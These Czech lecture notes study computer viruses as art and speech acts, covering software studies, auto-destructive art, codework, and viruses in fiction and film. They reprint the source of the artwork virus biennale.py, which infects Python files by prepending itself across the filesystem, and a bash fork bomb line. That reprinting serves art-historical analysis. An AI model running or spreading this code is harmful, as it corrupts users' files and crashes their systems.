

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://MMH.0100101110101101.ORG _ + _ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *
```

Virus jako řečový akt

```
def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
```

- „Zdrojový kód je novou formou jazyka: programovací jazyk, který, jak už to u mluveného či psaného jazyka bývá, má svou vlastní formální logiku a formu. Přestože počítačový virus není jasně vymezenou uměleckou kategorií, ale spíše digitálním objektem (nebo možná subjektem?), také má jistou konkrétní formu. Je produktem experimentálního přístupu k jazyku, který se neustále rozvíjí.“ Franziska Nori

Teorie řečových aktů

- John Langshaw Austin. Jak udělat něco slovy. Praha: Filosofia, 2000.
- Základní rozdělení promluv:
 - a) Lokuční
 - b) Ilokuční
 - c) Perlokuční
- Austin klade důraz na performativní dimenzi jazyka

Digitální kód jako řečový akt

- Programovací jazyk můžeme považovat za jistý druh promluvy. K tomuto názoru se přiklání zejména teoretici z oboru softwarových studií
- Soubor textů z oblasti softwarových studií - první texty po roce 2000
- zkoumají virus na úrovni digitálního kódu a považují jej za specifický vyjadřovací prostředek
- soustředí se na skutečné akce viru

Softwarová studia – základní teze

- Software není neutrální nástroj
- průzkum specifických vlastností softwaru na mnoha úrovních, na nichž působí
- Umělci by měli odkrývat kreativní potenciál softwaru
- naše setkávání se světem probíhá prostřednictvím softwaru, naše civilizace je na něm závislá
- Software studies – průzkum toho, jakou roli hraje software v současné společnosti a kulturních a sociálních sil, které formují vývoj samotného softwaru


Mezi přirozeným a strojovým jazykem

- Jakými způsoby pracují s teorií řečových aktů badatelé z oblasti softwarových studií?
- **Inke Arns - Read_me, run_me, execute_me. Code as Executable Text: Software Art and its Focus on Program Code as Performative Text.**
- Kód je ilokuční řečový akt – nic nereprezentuje, je schopný akce

- **Katherine Hayles. My Mother Was Computer: Digital Subjects and Literary Texts.**
- „...kód spuštěný v digitálním počítači způsobuje změny v chování tohoto stroje a prostřednictvím síťových portů a dalších rozhraní může iniciovat další změny, všechny implementované skrze přenos a spuštění kódu.“

- Digitální kód dokáže působit změny ve vnějším světě – kód ovlivňuje sféru politického, estetického a sociálního
- na tom se všichni autoři shodují
- **politická dimenze kódu**
- Běžné skrývání autora, prostředí, pracovních metod a efektů
- Otázka, jak zviditelnit vnějšek softwaru?

Live coding



<https://www.youtube.com/watch?v=Z-8DX7g2zEc>

Bienalle.py (2001) –

dílo skupiny EpidemíC + Eva a Franco Mattes
(pseudonym 0100101110101101.org)

```

# bienalle.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://5&M.0100101110101101.ORG __ + __ [epidemíC] http://www.epidemíC.es
from dircache import *
from string import *
import os, sys
from stat import *


def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemíC]*") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by bienalle.py, the world slowest virus."
    print "Either Linux or Windows, bienalle.py is definitely the first Python virus."
    print "[epidemíC] http://www.epidemíC.es __ + __ HTTP://5&M.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

```

Poetický virus

- Programovací jazyk se odlišuje od přirozeného jazyka svou instrumentálností, záměrná eliminace jakékoliv nejednoznačnosti
- Ale Florian Kramer zasazuje tento jazyk do širšího kulturního kontextu – odrývá jeho magickou dimenzi
- „Komputace a představy o ní jsou bohaté na kontradikce a naplněné metafyzickými a ontologickými spekulacemi. Pod povrchem všech těchto kontradikcí a spekulací leží naše obsese kódem, který uskuteční fantasma, v němž se slova stanou tělem. Tato vidina však zůstává nenaplněna, protože její realizace stále znovu a znovu selhává tváří v tvář nezměrným spekulativním očekáváním, která do této představy vkládáme.“ Florian Kramer
- Programovací jazyk – vlastnosti magických formulí (opakování stále stejných slov, psaní zdánlivě nesrozumitelných výrazů) + precizní matematická logika
- Kód má poetické kvality - umělci jdou proti jeho instrumentalitě, snaha učinit z kódu umělecký prostředek

Výstava I Love You (2002)


- První a dosud nejvýznamnější výstava, která se věnovala umění počítačového viru
- - ve Frankfurtském muzeu aplikovaného umění (Museum für Angewandte Kunst Frankfurt)
- průzkum uměleckého potenciálu počítačového viru – srovnání viru a lidské řeči, virus jako báseň, virus jako aktivistický nástroj, estetika kódu



- Součástí výstavy performance Franca Berardiho
- přednesl zdrojový kód počítačového viru I Love You jako kdyby se jednalo o báseň
- pokus o emancipaci kódu - od utilitárního využití směrem k poetickému vyjádření
- <https://www.youtube.com/watch?v=jJFI RoQr96E>

Virus jako řečový akt – shrnutí (nemoderní přístup)

- Počítačový virus je nahlížen jako aktivní aktér v širší síti sociálních, materiálních, politických, technologických a uměleckých vztahů.
- Zaměření na výzkum reálných funkcí počítačového viru
- Virus je považován za experimentální digitální jazyk, který má expresivní potenciál.
- Soustředění na výzkum performativních vlastností viru
- Počítačový virus funguje jako inspirativní model pro alternativní způsoby myšlení o současné digitální kultuře



Virální estetika

Umění destrukce

- Avantgardní směry 20. století připravily půdu pro současnou virální estetiku – začaly praktikovat ikonoklasmus, útočily proti samotnému umění
- Dadaismus, futurismus

- 60. léta radikalizace destruktivních tendencí – akt destrukce je uměním
- Forma veřejných performancí
- technologizace a automatizace destruktivního umění

Destruction in Art Symposium

- Hlavní organizátor - Gustav Metzger
- Konání v roce 1966
- Cíl - využití destrukce jako protestu nebo rezistence proti psychologickému, sociálnímu nebo politickému násilí
- Umělecký komentář toho, jakou úlohu hraje destrukce v našem životě
- Převládající umělecká forma – performance
- Tato přehlídka položila globální základ pro sociálně angažované umění

John Latham – Skoob Tower

- Zapálil věž postavenou z encyklopedií



Akce Yoko Ono- Cut one piece


- <https://www.youtube.com/watch?v=3ahjdOaJ4JE>



Gustav Metzger

- Ovlivněn hrůzami druhé světové války
- Umělecká díla založena na principu destrukce
- Ekologická, válečná, politická témata
- Technologie má důležité místo v jeho tvorbě
- nejen kritika využití technologie ve válce
- použití technologií pro prosazení politických či etických cílů

Umělecké dílo Mobile (1970)



Metzger ničí malířská plátna (1961)

- <http://www.gettyimages.com/detail/video/gustav-metzger-performs-an-auto-destructive-art-piece-on-news-footage/119716444>
- Podobné snahy: Wolf Vostell organizuje v roce 1963 ve Wupertalu sérii happeningů Nein - 9 Decollagen - https://www.youtube.com/watch?v=JiBTMXHu_0E

Hlavní znaky auto-destruktivního umění

60. let

- Čas – důraz na proces, dílo musí být zničeno
- Self-executing (samospustitelné a samozničitelné dílo) – destrukce nesmí být řízena, automatická destrukce
- Umění participace - autodestruktivní umění veřejné, přístupné každému

Codework

- Sondheim, Alan. Introduction: Codework. American Book Review, roč. 22, č. 6, 2001
- Rozlišuje tři typy codework:
- a) syntaktické prolínání povrchového jazyka (text) a strojového (programovací jazyk)
- b) díla, v nichž hlubinný kód modifikuje povrchový jazyk
- c) hlubinný kód vyplouvá na povrch a stává se hlavním obsahem díla - snaha o destrukci povrchu

- Otázka kam zařadit počítačový virus?
- umělci i hackeři pracují s viry různými způsoby – virus může patřit do všech uvedených kategorií
- První kategorie – příklad - emailový virus – napětí mezi strojovým a přirozeným jazykem
- Nikdy nevíme, co se stane, když klikneme na přílohu emailu (pojmenovaná v našem běžném jazyce) , zda se zároveň nespustí nějaký strojový proces, který učiní změny v našem počítači
- hra se skrýváním a odkrýváním hlubinných vrstev kódu

- Druhá kategorie – virus, který provádí deformace povrchu
- Příklad – umělecká instalace The Lovers (2001)
– Sneha Solanski –
- <http://electronicartist.net/the-lovers/emulate.html>

- Třetí kategorie – destrukce povrchu
- příklad – hacker Jaromil – ASCII Shell
Forkbomb – destruktivní programovací příkaz
- Považuje své dílo za rebelské poetické gesto –
forma digitální poezie

! () { : | : & } ; :



: () { : | : & } ; :



Současná virální estetika – destruktivní kreativita

- Umění pro počítač uživatele – mimo galerijní prostor
- Performance kódu přímo před našima očima – není rozdíl mezi divákem a účinkujícím
- Více politické zaměření než předtím
- Oživení internetového prostředí - nové způsoby cirkulace informací, nová estetika



Reprezentace viru v populární kultuře

Virus v literární fikci

70. Léta

- povídka Gregory Benford – Scarred Man (1970) – první zmínka o programu jménem VIRUS
- David Gerrold - When Harlie Was One (1972) – inteligentní počítačový virus
- John Brunner - Shockwave Rider (1975) – termín počítačový červ - tapeworm

- literatura přidělila samoreprodukčním programům nové významy, už se nejednalo jen o vědecký nástroj
- a) virus jako hrozba
- b) virus jako forma inteligentního života
- c) virus jako nástroj aktivismu

- **80. léta – Kyberpunk – dvě perspektivy, kterými nahlíží na virus**
- **První pohled - virus jako mocná zbraň určená pro špionáž, krádeže dat a terorismus**

Příklad - William Gibson - Neuromancer (1984)

- Hlavní hrdina hacker, který krade data od velkých korporací
- data v kyberprostoru chráněna imunitním systémem - ICE: intrusion countermeasures electronics
- využívá virus, který prolomí zabezpečení -
Kuang Grade Mark Eleven

Kuang Grade Mark Eleven



Druhý pohled

- ambivalentní postoj k viru - může být pozitivní i negativní zálaží na kontextu
- Virus zde figuruje jako vhodný prostředek pro uchopení současné kulturní situace
- zpochybňování bariér mezi živým a neživým a mezi vlastním já a jiným
- překračování hranic mezi fixovanými kulturními kategoriemi

Příklad - Pat Cadigan – Synners (1991)

- autorka zkoumá splynutí biologického a digitálního skrze jednání viru
- Virus zde existuje v biologické i digitální podobě
- Hlavní hrdina Visual Mark se zbaví svého těla a spojí se s inteligentním virem – nová životní forma
- Virus zde funguje jako prostředník mezi biologickým a počítačným
- Toto fikční pojetí viru úzce souvisí se ztotožněním biologického a počítačového viru prostřednictvím metafory nemoci

Reprezentace počítačového viru ve filmech a seriálech

- **Realistická reprezentace počítačového viru**
- Superman III
- Office Space (1999)
- <https://www.youtube.com/watch?v=GyB6ffmXsZ0>
- Virus zde představuje nástroj k obohacení

- Tři nejčastější katastrofické scénáře spjaté s počítačovým virem:
- **a) budeme sloužit technologii, která bude po všech stránkách rozvinutější**
- příklady:
- Westworld - Michael Crichton (1973)
- Terminator 3: Rise of the Machines - Jonathan Mostow (2003)
- [https://www.youtube.com/watch?v= Wl5d9mljiU](https://www.youtube.com/watch?v=Wl5d9mljiU)

- **b) obavy z toho, že se staneme kyborgy a ztratíme své lidství**
- Superman III – Richard Lester (1983)
- https://www.youtube.com/watch?v=fpTHrde_mfQo
- Virus – John Bruno (1999)
- https://www.youtube.com/watch?v=OEFf78H_egJg

- **c) naše tělo bude nakaženo smrtelným počítačovým virem**
- Smrtící selhání – Armand Mastroianni (1999)
- <https://www.youtube.com/watch?v=OQFfDV5p-Lg>

- trilogie Matrix - Lilly Wachowski, Lana Wachowski (1999-2003)
- zahrnuje v sobě všechny tři katastrofické scénáře
- jedna z hlavních záporných postav filmu se stane virem – agent Smith
- Hlavní postava Neo funguje jako antivirus

Pozitivní virus



- do konce 90. let minulého století - utilitární perspektiva – virus užitečný pouze jako poslušný nástroj
- Po roce 2000 – nový pohled na pozitivní potenciál viru – ekologická perspektiva

Mediální ekologie

- 2005 – Matthew fuller - Media Ecologies: Materialist Energies in Art and Technoculture
- Úkol mediální ekologie - Mapování dynamických vztahů mezi různými procesy a objekty, bytostmi a věcmi, vzory a hmotou
- součástí mediální ekologie, stará i nová média



- **2007 - Jussi Parikka** – pojem digitální ekologie - Digital Contagions: A Media Archaeology of Computer Viruses
- Internetová síť jako polo-autonomní entita
- Prostor pro náhodu
- spojení lidí, digitálních médií a vlivu materiálního prostředí plodí neočekávané

Potenciál viru pro kultivaci mediální ekologie

- **Jussi Parikka - Virus přispívá k rozmanitosti digitální ekologie**
- Příroda není pouhou kolekcí neustále se opakujících vzorů, příroda pracuje proti sobě samé, plodí rozdíly, odlišnosti, neočekávané fenomény
- digitální ekologie by měla dosáhnout stejné rozmanitosti jako příroda
- Vhodným nástrojem k tvorbě těchto diferencí je počítačový virus
- hledání nových přístupů k vnímání světa – samoorganizace, materialita, aktivita, emergence

- **Tony D. Sampson – modifikovatelný virus**
- Přichází s novým modelem vývoje digitálního prostředí, na němž by se podíleli uživatelé počítačů i počítačové viry
- Virus se volně pohybuje mezi počítači , každý jej může modifikovat

Saddie Plant – virus jako podnět pro rozvoj našeho estetického cítění

- Virus může vytvořit něco krásného - nádherné zbarvení tulipánu je příznakem nemoci



- virus determinoval zájem o pestrobarevné květiny a ovlivnil jejich reprezentaci v umění
- anomálie nejsou ani čistě pozitivní ani negativní
- anomálie umožňuje bojovat proti konformitě a racionalizaci světa

Výzkum digitálních anomálií – Jussi Parikka a Tony D. Sampson

- The Spam Book: On Viruses, Porn, and Other Anomalies from the Dark Side of Digital Culture
- Anomálie se stávají neodlučitelnou součástí fungování digitální kultury a výrazem sociálního a kulturního užití digitálních médií
- Nehodnotit digitální objekty jako dobré či špatné, místo toho se zaměřit na odkrývání jejich potenciálu

Natalie Jeremijenko – OneTrees





Chronicle / Lea Suzuki

- <http://www.nyu.edu/projects/xdesign/onetrees/diagram/index.html>



